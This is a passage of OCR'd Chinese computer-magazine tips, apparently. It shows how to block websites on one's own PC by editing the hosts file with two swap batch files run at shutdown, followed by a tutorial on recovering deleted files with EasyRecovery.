


图1




图2

这句的意思是指当我们访问 localhost 这个网址时，系统将自动跳转到 127.0.0.1 这个地址上，比如我们在下面添加一行“127.0.0.1　www.baidu.com”，这样当访问网址“www.baidu.com”时就会跳转到 127.0.0.1 这个地址，因为 127.0.0.1 保留给本机使用的 IP 地址，因此我们在 IE 中只会看到“该网页无法显示”的页面，如图 3。




图 3

这样一来，我们就可以使自己的电脑无法访问一些设定的网站了。但是当我们自己要访问时该怎么办呢？如果要手工一个个修改的话，很是麻烦。我写了两个简单的批处理文件来处理这些麻烦的事，如图 4。




图 4

先来看一下断网.bat 文件中的内容（图 5）：




图 5

```
del C:\WINDOWS\system32\drivers\etc\hosts
copy D:\k科协工作\z专家组工作\hosts C:\WINDOWS\system32\drivers\etc\
```

就是将原来的 hosts 文件删除，再将我们设置好的 hosts 文件复制到那个目录下。

而上网.bat 文件中的内容如下（图 6）：

```
del C:\WINDOWS\system32\drivers\etc\hosts
copy D:\k科协工作\hosts C:\WINDOWS\system32\drivers\etc\
```




图 6

就是将我们自己设置过的 hosts 文件删除掉，再将原始的 hosts 文件复制到那个目录下。注意在 hosts 文件删除前，都要先备份好哟。

每次当我们自己用完电脑后双击“断网.bat”，这样当那兄弟再使用我的电脑时，只要访问了设置过的网站，就只能看到“该网页无法显示”的页面了。




图 7

如果害怕自己每次用完电脑后忘了运行“断网.bat”的话，还可以将“断网.bat”文件加入到关机自动运行里。具体的步骤如下：

1.点击“开始”—“运行”，输入“**gpedit.msc**”打开组策略。

2.在左侧选择“计算机配置”—“Windows 设置”—“脚本（启动／关机）”，如图 7。

3.双击右侧的“关机”，打开“关机属性”，点击“添加”，然后把“关机.bat”的路径输入进去，点击“确定”就可以了。

文章难易度：★★★
文章阅读要点：使用 EasyRecovery 恢复误删除、格式化后的文件数据

找回丢失的重要数据

黑侠（Black Mask）

想必许多菜鸟都曾经遇到过硬盘分区被误格或是误删了一些重要的文件，使得自己辛辛苦苦整理的文件在一瞬间化为乌有，这是让人非常头疼又心痛的事。其实这些被误格或误删的文件，并非找不回来，还是有补救的方法的——使用 EasyRecovery 数据恢复软件，就可以轻松的将那些文件找回来。EasyRecovery 是一款功能非常强大而操作又十分简单的数据恢复软件，能够重建硬盘分区表，恢复文件系统和丢失的文件。

一、EasyRecovery 数据恢复原理

当我们删除某个分区上的文件或将某个分区格式化后，其实并非已经将这些文件全部真正地删除掉，而是这些文件的结构信息还保留在那个分区上，除非我们在那个分区上重新建立了新的文件或文件夹，那个分区上以前的数据才会真正的消失掉。这时如果你还想恢复那些数据的话就不太可能了，因为那些老的数据已经被新的数据给覆盖了。所以要想恢复数据的话就一定要在写入新的数据之前利用恢复工具进行恢复，不然你的数据将永远找不回来，这点一定要切记！

EasyRecovery 找回数据、文件的前提就是硬盘中还保留有文件的信息和数据块，其使用了复杂的模式识别技术找回分布在硬盘上不同地方的文件碎块，并根据统计信息对这些文件碎块进行重整，接着在内存中建立一个虚拟的文件系统并列出所有的文件和目录。




图 1




图 2

二、误删除后恢复数据

首先打开“EasyRecovery Professional 6.10.07”，点击“数据恢复”，如图 1。

假设我的 E 盘里有四个文件，分别是千里之外.wmv、windows server 2003.txt、02.jpg 和 123.doc，全选后按 Shift+Delete 直接删除，现在这四个文件就没有了，回收站也已经找不到了。我们回到“EasyRecovery”数据恢复的操作界面，点击“删除恢复”，将会弹出如图 2 所示的提示，现在软件正扫描当前硬盘的所有分区。

稍等一会儿就会来到选择恢复分区的界面，如图 3，因为我们是要找回 E 盘上误删的数据，所以选择 E 盘，其它的默认，点“下一步”。由于我的 E 盘上只有四个文件所以速度非常快，不一会儿就找到了，选中右边名称里的那四个文件（有时候文件名可能会有一点的出入，不过还是可以很容易分辨出来的），如图 4。




图3




图4

再点击"下一步"，在恢复目的选项中选"恢复到本地驱动器"，选择一个分区或目录（不能选择被恢复文件所在的当前盘，也就是E盘，我选择直接恢复到C盘的桌面上去了），还可以恢复到一个FTP的服务器上，大家可以视自己的情况选择，如图5。点击"下一步"后就开始恢复了，如图6。

